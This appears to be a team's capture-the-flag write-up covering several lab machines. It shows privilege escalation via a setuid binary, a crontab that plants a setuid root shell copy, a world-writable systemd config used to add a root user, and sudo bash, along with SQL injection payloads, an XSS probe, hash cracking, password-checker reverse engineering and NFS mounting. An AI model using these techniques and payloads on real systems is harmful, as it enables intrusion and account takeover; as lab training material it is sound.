


```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  system("cp /etc/shhsecret.txt /tmp/gift");
  system("chmod 777 /tmp/gift");
  puts("There is a gift waiting for you =)");
  return 0;
}
```

Opening this temp file gives the root password, and using the password to swap to root works successfully.



```
flag{thishiddenfilewillneverbefoundbymilk!
rootpasswordis"password1234"}
```


```
milk@chmmr-VirtualBox:~/Desktop$ su root
Password:
root@chmmr-VirtualBox:/home/milk/Desktop# whoami
root
```

/home/brute/Dekstop had a file with a website and the username iloveabgs

In home/shared there is a crontab script, I added

“cp /bin/bash /tmp/rootbash”

“chmod +xs /tmp/rootbash”


And when the crontab script is ran It gives access to mark’s account

- Marks desktop has a file called password with “FortniteLover23” In it, giving marks password


Hackstreet Boys – Luke Waters

In the home directory there was encrypted flag executable but the source was included, so I just added a print statement to show the correct results.

```
int auth(char* input_u, char* input_p){
        char usern[20];
        char passw[20];

        strcpy(usern, en_u);
        strcpy(passw, en_p);

        decoder(usern);
        decoder(passw);

        printf("u: %s, p: %s\n", usern, passw);

        return strcmp(input_u, usern) == 0 && strcmp(input_p,
passw) == 0;
}
```



```
$ cc ./checker.c
$ ./a.out
Enter Username: e
Enter Password: e
u: flags, p: sl!mDrum33
bad .
$ S
```

There was a hidden file in the "flags" user with some random usernames, and in a code source file it had this hint:




```
char hint2[] = "please";
char hint[] = "Try line 21!!!";
char hint3[] = "thanks";
```

The 21st line had the creds kevinrich:noddy, and this signed into kevinrich successfully.




```
User credentials: username= kevinrich, password=lancaster
User credentials: username= kevinrich, password=noddy
User credentials: username= kevinrich, password=kingpin
```

In kevinrich's account home there was a.out, a setuid binary owned by root, and running this it gave root permissions!




```
-rwsr-xr-x  1 root      root      16088 Oct  1 22:26 a.out
-rw-------  1 root      kevinrich   225 Oct 10 14:17 .bash_history
drwx------  9 kevinrich kevinrich  4096 Oct 10 14:15 .cache
-rw-r--r--  1 root      root        160 Oct  1 22:25 cap_escalate.c
```



```
$ ./a.out
Current UID: 0
root@director-VMware-Virtual-Platform:~# whoami
root
root@director-VMware-Virtual-Platform:~#
```


Hack and slash – Luke Waters

A port scan showed that port 5000 hosted a python server. There wasn't much to exploit, but after enough requests it gave the url /download/encryption which downloaded an executable file. If I change the URL to something else, it errors the server and showed the routes python file, which led me to /users. This page also errored, and showed this error indicating there was a SL injection vulnerability:




```
File "/app/app/routes.py", line 101, in users
    username = request.args.get('username', '')

    # Vulnerable to UNION-based SQL injection
    query = f"SELECT id, username FROM user WHERE username = '{username}'"
    cur = get_db().cursor()
    cur.execute(query)
    ^^^^^^^^^^^^^^^^^^
    rows = cur.fetchall()

    return render_template('users.html', rows=rows, query_username=None)
```

I then did “/users?username=' UNION SELECT 1, name FROM sqlite_master WHERE type='table' –” to get all the tables, which showed there was an admin, item and user table. Extracting the data from user and admin tables gives us encrypted passwords of some accounts, where “swan” is the only VM local account.




ID	Username
1	admin
2	john
3	jane
4	swan




ID	Username
1	$ys!xnv!n!(A,$e2xr3*?wt? w@.um$u
2	~x@w"l.{@vv>2%?v%C"t?!*n zn-'C"!
3	|'q!zr3vl#w>#">3{e.(q|$m|'?}%q.*
4	jj=ji676h:9f6;7<;<:=6;<5i5hehg57

Looking at the encryption executable, we can see it MD5 hashes a password then Caesar ciphers the result. So, I need to reverse the Caesar cipher and crack the md5 hash. Reversing the ID 4 hash gives “ff9fe232d65b273878692781e1dadc13” and cracking gives “1358.9.password.1”

Looking around, I found that the /home folders were all accessible by anybody. Looking around, the file /home/duck/projects/easy/fib” was a SUID program owned by root. Reverse engineering this, it required the input to be a day, and if it was correct it would allow access to /shared, which gives us access to goose’s account.




```
char* day() {
    time_t now;
    struct tm *tm_info;
    char *output = malloc(10 * sizeof(char

    if (output == NULL) return "fail";

    time(&now);
    tm_info = localtime(&now);
    strftime(output, 10, "%A", tm_info);

    return output;
}

void handle_input(char* input) {
    if (strcasecmp(input, day()) == 0)
        run_mysterious();

    else printf("%d\n", fib(atoi(input)));
}
```




```
swan@ubuntu:/shared$ cat .gitconfig
[user]
        name = goose
        email = goose@gooseindustries.geese.au
        password = rabbitv.s.turtle

swan@ubuntu:/shared$
```

As there is a file with the date in every user, it was likely a systemd script that was adding them. Looking at the current systemd services led me to /var/opt/service/reminder_svc which had duck's password.


```
current_day=$(date +"%A")
logger "svc developer: -u duck -p Bacon1929@rock.com"
```

To get root access, the service has the line "ExecStart=/bin/bash -c 'source /etc/reminder_svc.conf; /var/reminder_svc'". "/etc/reminder_svc.conf" is writeable by anybody, so I added a command to add a user "exploituser" with the password "password". I then restarted the VM and switched user to exploituser, giving us root access.


```
duck@ubuntu:~/Desktop$ su exploituser
Password:
root@ubuntu:/home/duck/Desktop# whoami
root
root@ubuntu:/home/duck/Desktop# 
```

Phish and Chips (Olivia Hanly)


Horizontal Privilege Escalation – Misconfigured file permissions (Olivia Hanly)

After logging in as Alice, we can use the following command:

find /home ! -user alice

to find files that Alice can access despite not being owned by her. The output reveals that Alice can enter the other users' home directory, in fact the home directories all have read and execute permissions for other so can be accessed by all users.

In David's home directory we see a file called secret_message which resembles morse code. After applying several decoders (chosen based on what the encoded text looks like) we can decode the message to get a flag that is also probably useful for decrypting something (but didn't get time to try it).



From Morse Code
Letter delimiter: Space
Word delimiter: Forward slash

From Hex
Delimiter: Auto

From Base64
Alphabet: A-Za-z0-9+/=
[✓] Remove non-alphabet chars
[ ] Strict mode

Vigenère Decode
Key: h

```
..... --.../-.... -../....- .-/...-- ...--/-.... ..---/....- ---../-.... -.../-.... --.../..... --
--./..... ---../..... .-/...-- ...--/....- ----./....- ---../--... -----/--... ...--/-.... .---
-/-.... ./-.... -.-./--... ...--/..... ----./..... ...--/....- ..---/..... .----/..... .----/-
-... .-/-.... ..-./-.... --.../-.... ..../...-- ..---/...-- ----./--... --.../-.... ...../-....
-../...-- ----./...-- --.../..... .-/....- --.../--... ---../--... ...--/..... .-/....- -
-.../-.... ---../-.... -.../-.... ..../-.... ./..... .-/...-- ...--/-.... ..---/...-- ...-
-/....- ..---/...-- -.../-.... ..---/...-- ...--/....- ..---/--... ...--/-.... ..../-.... ./....-
- -----/....- -.../..... ..../...-- ...--/....- ..---/...-- .----/..... ---./..... ..../-....
..-./-.... --.../..... ..../....- ...--/-.... ..../...-- ----/....- ----./....- --.../-.... --
-../--... .-/-.... ...../-.... ./..... ----./-.... --.../-.... .----/....- ...--/....- ..---/-
-... ----./-.... ..---/....- --.../..... ----./--... .....
```

1010 2 Raw Bytes CRLF (detected)

```
Super top secret IV: phish{weewawoophishies}
Hint: I'm also a key
```

65 2 2ms Raw Bytes LF (detected)

Doing ls -al in David’s home directory tells us there could be a flag, but we need David’s user account to read it (come back to later).


```
-rw-------  1 david david    18 Sep 27 18:16 .flag
```

In charlie’s home directory we find a file called create_file.sh which we can read, which contains Charlie’s password Ch4rl131sC00l.


Reverse Engineering (Olivia Hanly)

Charlie has a program called good-luck (which has a hint message implying we can crack David’s password using it). I used ghidra to get the decompiled code.

In main, i() is called. Then the password (read in as a string) is given to the function v() and the password is checked.




```
undefined8 main(void)

{
  int iVar1;
  long in_FS_OFFSET;
  undefined local_78 [104];
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  i();
  printf("Enter the password: ");
  __isoc99_scanf(&DAT_00100e64,local_78);
  iVar1 = v(local_78);
  if (iVar1 == 0) {
    puts("Incorrect password!");
  }
  else {
    puts("Correct password!");
  }
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return 0;
}
```



```
void i(void)

{
  memset(arr01,0,200);
  strcpy(arr01,base_str);
  strcat(arr01,base_str);
  strcat(arr01,base_str);
  strncat(arr01,base_str,3);
  memset(arr01 + 200,0,200);
  strcpy(arr01 + 200,base_str);
  strcat(arr01 + 200,base_str);
  strncat(arr01 + 200,base_str,0x22);
  memset(arr01 + 400,0,200);
  strcpy(arr01 + 400,base_str);
  strcat(arr01 + 400,base_str);
  strncat(arr01 + 400,base_str,0x1c);
  memset(arr01 + 600,0,200);
  strcpy(arr01 + 600,base_str);
  strncat(arr01 + 600,base_str,0xe);
  memset(arr01 + 800,0,200);
  strcpy(arr01 + 800,base_str);
  strcat(arr01 + 800,base_str);
  strncat(arr01 + 800,base_str,0x17);
  memset(arr01 + 1000,0,200);
  strcpy(arr01 + 1000,base_str);
  strcat(arr01 + 1000,base_str);
  strncat(arr01 + 1000,base_str,0x1f);
  memset(arr01 + 0x4b0,0,200);
  strcpy(arr01 + 0x4b0,base_str);
  strncat(arr01 + 0x4b0,base_str,0xe);
  memset(arr01 + 0x578,0,200);
```

In main, the function i() is called, which populates arr01 with bytes from base_str, by first zeroing out the data, then copying and concatenating (multiple times, and sometimes partial concatenation with strncat) with bytes from base_str, in 200 byte chunks. Base_str can be found to be "__do_global_dtors_aux_fini_array_entry" which is 38 characters long.

In fucntion v(), the password length is determined. If it 10 characters long, then with a loop, each character of the password is checked. If the character's ASCII value (i.e. after conversion to long) is equal to the length of the ith block of arr01, the for loop continues until it finishes, as which point it returns 0 meaning the password is correct.



```
undefined8 v(char *password)

{
  size_t length;
  undefined8 var;
  ulong i;

  length = strlen(password);
  if (length == 10) {
    for (i = 0; length = strlen(password), i < length; i = i + 1)
      length = strlen(arr01 + i * 200);
      if (length != (long)password[i]) {
        return 0;
      }
    }
    var = 1;
  }
  else {
    var = 0;
  }
  return var;
}
```

So I needed to find the length of each 200-byte block of arr01. We can work through the logic of function i() to determine this. For instance, the first 200 bytes is filled with strcpy from base_str, meaning 38 bytes is added, then 2 strcat calls to concatenate base_str adding another 38 x 2 bytes, then strncat concatenates another 3 bytes, giving a total length of 117 for the first 200 block (strlen stops as soon as the null char / zero is read). This corresponds to the character u.

Array block start (each have a length of 200 bytes)	Strlen() of block	ASCII char
0	38 x 3 + 3 = 117	u
200	38 x 2 + 4 = 110	n
400	38 x 2 + 28 = 104	h
600	38 + 14 = 52	4
800	38 x 2 + 23 = 99	c
1000	38 x 2 + 31 = 107	k
1200	38 + 14 = 52	4
1400	38 x 2 + 22 = 98	b
1600	38 x 2 + 32 = 108	l
1800	38 + 13 = 51	3


When input into the program, this tells you that the unh4ck4bl3 is correct, and it can be used to log into David's account. Now we can read the hidden .flag file in David's home directory to get the flag: flag{HOrizont4l?}.

Vertical Privilege Escalation – use sudo to get root access (Olivia Hanly)

Doing id for David reveals he is part of sudo. Now that we know his password, we can do sudo bash to get a root shell.

Web Vulnerabilities (Olivia)

In a network scan, we can see many websites running, one of which when accessed we can inspect to access the cookie which gives a flag (presumably intended for XSS but I'm not sure it was configured correctly to actually work).




Value	Domain	Path
flag{Send this …	localhost	/

Data
: "flag{Send this to your server}"

Hack to the Future (Olivia Hanly)

Web vulnerability – SQLi (Olivia Hanly)

Trying SQL special characters in the username and password form input gives an error which gives us the source code (as it is in debug mode).




```
File "/app/app.py", line 57, in login

        conn = get_db()
        cur = conn.cursor()
        # Vulnerable to SQL Injection
        query = f"SELECT * FROM users WHERE username = '{username}' AND password = '{password}'"
        cur.execute(query)
        ^^^^^^^^^^^^^^^^^^
        user = cur.fetchone()
        conn.close()

        if user:
            login_user(User(id_=user[0], username=user[1]))
sqlite3.ProgrammingError: You can only execute one statement at a time.
```

This tells us that the database is sqlite3, and that a table called users with columns username and password exist. Because AND takes precedence we should add an OR statement to the password not username input. Doing ‘ OR ‘1’ = ‘1 in password (and anything in username allows us to bypass the login.

Web vulnerability – XSS (Olivia Hanly)

There is an input where you can submit a message to Doc, and the messages between Doc and Marty are displayed below. This is vulnerable to Cross-Site Scripting, which can be tested by submitting <script>alert(‘hello’)</script>. This indeed results in an alert and inspecting the html shows that the input is simply added, without sanitisation.



```
<strong>marty:</strong> overflow
<script>alert('hello')</script>
```

The website’s cookies are httponly meaning it is not possible to use client-side scripts to capture the cookie data and send it to an attacker. However, other actions are possible. Assuming this is a real website, when the user Doc logs onto the website and loads the messages from Marty, the scripts will automatically run (e.g. sending a malicious post request to the server to perform a malicious action as Doc using Javascript’s fetch method).

Network – exploiting nfs (Olivia Hanly)

A network scan revealed an nfs server. Using showmount -e 10.0.2.17, it was revealed that there is a mountable share called /nfs/sensitive_data. Mounting this share allowed a flag to be retrieved, however the meaning of the flag could not be discovered.


Flag{4 :
“795547f3511246b88c1c7a6ef21882857700d154be35833ac2f1536e15387a7c917233
421be5d5eb656a11dd3d912925882dde7b9bad5b74b7e3ddc0eb95ec4dbe8e657159c
75b19c3257af0f1d88f997979591de36187ca6fbeffc051065e7e2e65ea787bb34ed3519
8683d6fc8c5fde00b05f0203c712c6004ded28da3c183a55080f955bd22da9c7810be76
90f8019911e0ee1ba4c94ae73bc77b00a7e12231951746e5496156c7ae7d9e84ed3bd6
c2fb122737dc1b7665a37d66a27e3a3cccc935a73dfa2d46d24b8f6340fcd740f68e393c
a1921ae9d9d598ce39bd1ae6eb746d8ab2156af6507b3325f7d43b4d47a06ade52c96d

94cf6192ccb450e154d962a5ce13c14cb80794d76a6561557d8b4be8c4fbbc3372710d
6acf219a88aca41d31e6f2616d17588e23b11005afde86bb5a23ccdeb4aebf9ea0d8612
ba182805263ecf96ff9beec7687ae7c934c801ba3a27ed84c12b474eebaeeae8deb42ea
356e0e061c00ae56eb7eb896a51cf1a3b7b58da1a32e28bb5213d64382fde0ccc9ec3fb
8c452cf225c9188a5422d986c343aeb7e18e2d8e010a52f29f2003310fb1ebfdb36e6a83
c40a9a2ef2fe0169f4dbc443c459b4729d0b7141f162c06686556b180fa3c5ec4bebd661
eff92b7ae095715f774ccc72cc80b1863d3452e991fa3dfcee5def2331d018abd467d191
cb502533611c4e83e5284e63764c76f4a72fee1a1e84e55fb5718a77b37fcea19c929691
aaeff95da3cab67212d7b85d48169b76c682da28836d716506565857b50e0f2bf191387
5107f50ac50c1bb85ec253ca55fef324b39dc59a33292827ce914bb795de3238ca77784
e4efc4b1908ac4e05563429d4b7d228f878c5cc0868e66ef40ff51137e0462f32c55f33f8
3932eec12210b314189aee43dbdd7c9f0cae2331d1feb31b5cf74a6eef17f0b7c1e830a5
f8c1763aaa8fb0051a65751eb85aa29cb6bd066e9ac1a314c217f1243091363fbd8ee4b
ec73482188d3bd0e2b91725d14e1c807e90c05703769abcedd0357fde14b3dea8bf615
a2f1d89955df407be1b05cbc6d83b6d94863bcccee1e3f98c9c2a7c90b82799be680a79
26299d0cb7322b74ef5bf7aa689017ab8b3e08f22eb270844d5559f308e213fb61dec644
2ba7b066581e893e1a5d0de29476edf1f5f93ffb43220f6a0355321beb5a8bdcff2e006f9
816a3ee5b146102a0bdf55dcd236314944599ffda02a50ba4d524bbd3ea3450e65c3b5f
ad19da5ed5c465aa5a3a10291217ecb90a7d7ee98f0fc521081a5331625a4abbba61689
69283737efc49778597cc22fc8f2d26266c2857cca4c7ddfeb8ebb16a974006b58ff28fa5
b3da5c8ce8af30d9dbe63b8806d9237f2e3e059f5cd990f068907d8bfe7c4bf0be967d97
703a18c4f9098f90aa1b3f3184e63782e8b2376c9183f10811bbb19a18cdf07c4efb5871
13e2427591666338d1ad798c611ad3bc4533f8e37471641d950d67c20ad2768ee95747
